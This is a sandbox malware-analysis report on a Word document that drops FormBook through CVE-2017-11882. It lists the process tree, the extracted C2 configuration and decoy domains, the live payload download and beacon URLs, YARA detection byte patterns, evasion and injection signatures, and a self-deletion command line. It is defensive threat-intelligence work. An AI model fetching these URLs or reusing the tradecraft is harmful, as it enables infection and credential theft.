ID: 552782
Sample Name: PO789.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:16:09
Date: 13/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2022


Windows Analysis Report PO789.doc

Overview


General Information

Sample Name:	PO789.doc
Analysis ID:	552782
MD5:	6c28e31d32e97d..
SHA1:	c5818d18837852..
SHA256:	c24d7ca6493677..
Tags:	doc Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2644 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1124 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - medicomsh78694.exe (PID: 2824 cmdline: C:\Users\user\AppData\Roaming\medicomsh78694.exe MD5: 8807C2E0F2973A22812AF6E61BA72667)
    - medicomsh78694.exe (PID: 2008 cmdline: {path} MD5: 8807C2E0F2973A22812AF6E61BA72667)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - msdt.exe (PID: 2848 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: F67A64C46DE10425045AF682802F5BA6)
          - cmd.exe (PID: 448 cmdline: /c del "C:\Users\user\AppData\Roaming\medicomsh78694.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.carbonfiber.cloud/md4m/"
  ],
  "decoy": [
    "thegreenroomak.net",
    "boxingforfitness.info",
    "hynejubelured.com",
    "elektrocentralybenza.online",
    "getinteriorsolution.com",
    "ajctrade.ltd",
    "boytoyporn.com",
    "charlotteetlachocolaterie.fr",
    "martens-suomi.com",
    "colesfax.com",
    "laksmanawarehouse.com",
    "extraordinarymiracle.com",
    "hunttools.info",
    "ofertasdesuvsinfosmex.com",
    "banphimipad.com",
    "jingjiguanchabao.com",
    "keepourassets.com",
    "haveitmore.com",
    "bleuredmedia.com",
    "hsgerontech.com",
    "mms05.xyz",
    "994671.com",
    "xsbjbj.com",
    "syxinyu.com",
    "costnergroups.com",
    "muzicalbox.com",
    "kkstudy.net",
    "picguru.pro",
    "avtokitai.store",
    "artplay.xyz",
    "4-sidedirect.com",
    "wa1315.xyz",
    "pelicancrs.com",
    "cozastore.net",
    "maatia.com",
    "movistar.money",
    "clickprintus.com",
    "oblatz.com",
    "mood-room.com",
    "erisibu85.com",
    "bzhjxf.com",
    "mdcomfortukraine.store",
    "timo-music.com",
    "vinovai.xyz",
    "danielkcarter.store",
    "segurodevidacovid.com",
    "somoslaostra.com",
    "businessis.business",
    "wholisticard.com",
    "dummydomain234543.com",
    "realstakepool.com",
    "rs23.club",
    "emobilemarket.com",
    "mabsfuse.com",
    "lastra41.com",
    "safbilgi.com",
    "prestigiousuniforms.com",
    "outerverse.space",
    "formuladushi.online",
    "yt3013.xyz",
    "therestaurant.menu",
    "lentellas.com",
    "rutube.cloud",
    "mywhitelotus.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.459819951.0000000000380000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000005.00000002.459819951.0000000000380000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.459819951.0000000000380000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ae9:$sqlite3step: 68 34 1C 7B E1 • 0x16bfc:$sqlite3step: 68 34 1C 7B E1 • 0x16b18:$sqlite3text: 68 38 2A 90 C5 • 0x16c3d:$sqlite3text: 68 38 2A 90 C5 • 0x16b2b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c53:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000000.421277474.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.421277474.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.medicomsh78694.exe.3221198.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.medicomsh78694.exe.3221198.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x83e38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x841d2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xabc58:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xabff2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8fee5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xb7d05:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x8f9d1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xb77f1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x8ffe7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xb7e07:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x9015f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xb7f7f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x84bea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xaca0a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x8ec4c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb6a6c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x85962:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xad782:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x953d7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xbd1f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x9647a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.medicomsh78694.exe.3221198.4.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x92309:$sqlite3step: 68 34 1C 7B E1 • 0x9241c:$sqlite3step: 68 34 1C 7B E1 • 0xba129:$sqlite3step: 68 34 1C 7B E1 • 0xba23c:$sqlite3step: 68 34 1C 7B E1 • 0x92338:$sqlite3text: 68 38 2A 90 C5 • 0x9245d:$sqlite3text: 68 38 2A 90 C5 • 0xba158:$sqlite3text: 68 38 2A 90 C5 • 0xba27d:$sqlite3text: 68 38 2A 90 C5 • 0x9234b:$sqlite3blob: 68 53 D8 7F 8C • 0x92473:$sqlite3blob: 68 53 D8 7F 8C • 0xba16b:$sqlite3blob: 68 53 D8 7F 8C • 0xba293:$sqlite3blob: 68 53 D8 7F 8C
5.2.medicomsh78694.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
5.2.medicomsh78694.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8618:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146c5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141b1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147c7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1493f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1342c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa142:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19bb7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 6 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Copyright Joe Security LLC 2022

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Copyright Joe Security LLC 2022



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO789.doc	58%	Virustotal		Browse
PO789.doc	54%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{828CF0EA-BCAC-4336-9A41-FE0BC8A11CE4}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\medicomzx[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\medicomsh78694.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{828CF0EA-BCAC-4336-9A41-FE0BC8A11CE4}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\medicomzx[1].exe	34%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\medicomzx[1].exe	51%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\medicomsh78694.exe	34%	Metadefender		Browse
C:\Users\user\AppData\Roaming\medicomsh78694.exe	51%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.medicomsh78694.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.medicomsh78694.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.medicomsh78694.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.medicomsh78694.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
peak-tv.tk	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.realstakepool.com/md4m/?o6=iivCXU6wK9iYddcjehmaxCiNBPMMgXmeZKHdMU3TLXq0dC3uGVX9MdG5RNTIsnXyIv0bSw==&WZ8=Jpspdz90i	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.prestigiousuniforms.com/md4m/?o6=p4xWrkA40RaAiMZ6Ntaaay3F30x2NdNJQ5dt1rIhfvyBUiMTXG+B7J0pDtQSIysgwfDsvA==&WZ8=Jpspdz90i	0%	Avira URL Cloud	safe	
www.carbonfiber.cloud/md4m/	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://peak-tv.tk/medicomzx.exe	100%	Avira URL Cloud	malware	
http://www.small-icons.com/packs/16x16-free-application-icons.htm	0%	Avira URL Cloud	safe	
http://splashyfish.com/icons/	0%	Avira URL Cloud	safe	
http://www.muzicalbox.com/md4m/?o6=iLbGWxMFXdgKEpL2TSMWaw9OaDtRDyXHkSE5TtIvNbs2aDnrNryG0VWzTBZoyEuMZj5Q2g==&WZ8=Jpspdz90i	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://led24.de/iconset/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.extraordinarymiracle.com/md4m/?o6=g4mIzHCmTqQfqybpH+qy2JB4BTiy5veIhmlYwoI1p7WHXjRjdWpxwA0RJbk1Zi8DwkVpDA==&WZ8=Jpspdz90i	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
peak-tv.tk	2.58.149.41	true	true	• 5%, Virustotal, Browse	unknown
www.extraordinarymiracle.com	109.94.209.123	true	true		unknown
www.realstakepool.com	91.195.240.13	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
muzicalbox.com	34.102.136.180	true	false		unknown
www.danielkcarter.store	172.67.181.75	true	false		unknown
www.muzicalbox.com	unknown	unknown	true		unknown
www.prestigiousuniforms.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.realstakepool.com/md4m/?o6=iivCXU6wK9iYddcjehmaxCiNBPMMgXmeZKHdMU3TLXq0dC3uGVX9MdG5RNTIsnXyIv0bSw==&WZ8=Jpspdz90i	true	• Avira URL Cloud: safe	unknown
http://www.prestigiousuniforms.com/md4m/?o6=p4xWrkA40RaAiMZ6Ntaaay3F30x2NdNJQ5dt1rIhfvyBUiMTXG+B7J0pDtQSIysgwfDsvA==&WZ8=Jpspdz90i	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
www.carbonfiber.cloud/md4m/	true	• Avira URL Cloud: safe	low
http://peak-tv.tk/medicomzx.exe	true	• Avira URL Cloud: malware	unknown
http://www.muzicalbox.com/md4m/?o6=iLbGWxMFXdgKEpL2TSMWaw9OaDtRDyXHkSE5TtlvNbs2aDnrNryG0VWzTBZoyEuMZj5Q2g==&WZ8=Jpspdz90i	false	• Avira URL Cloud: malware	unknown
http://www.extraordinarymiracle.com/md4m/?o6=g4mIzHCmTqQfqybpH+qy2JB4BTiy5veIhmlYwoI1p7WHXjRjdWpxwA0RJbk1Zi8DwkVpDA==&WZ8=Jpspdz90i	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

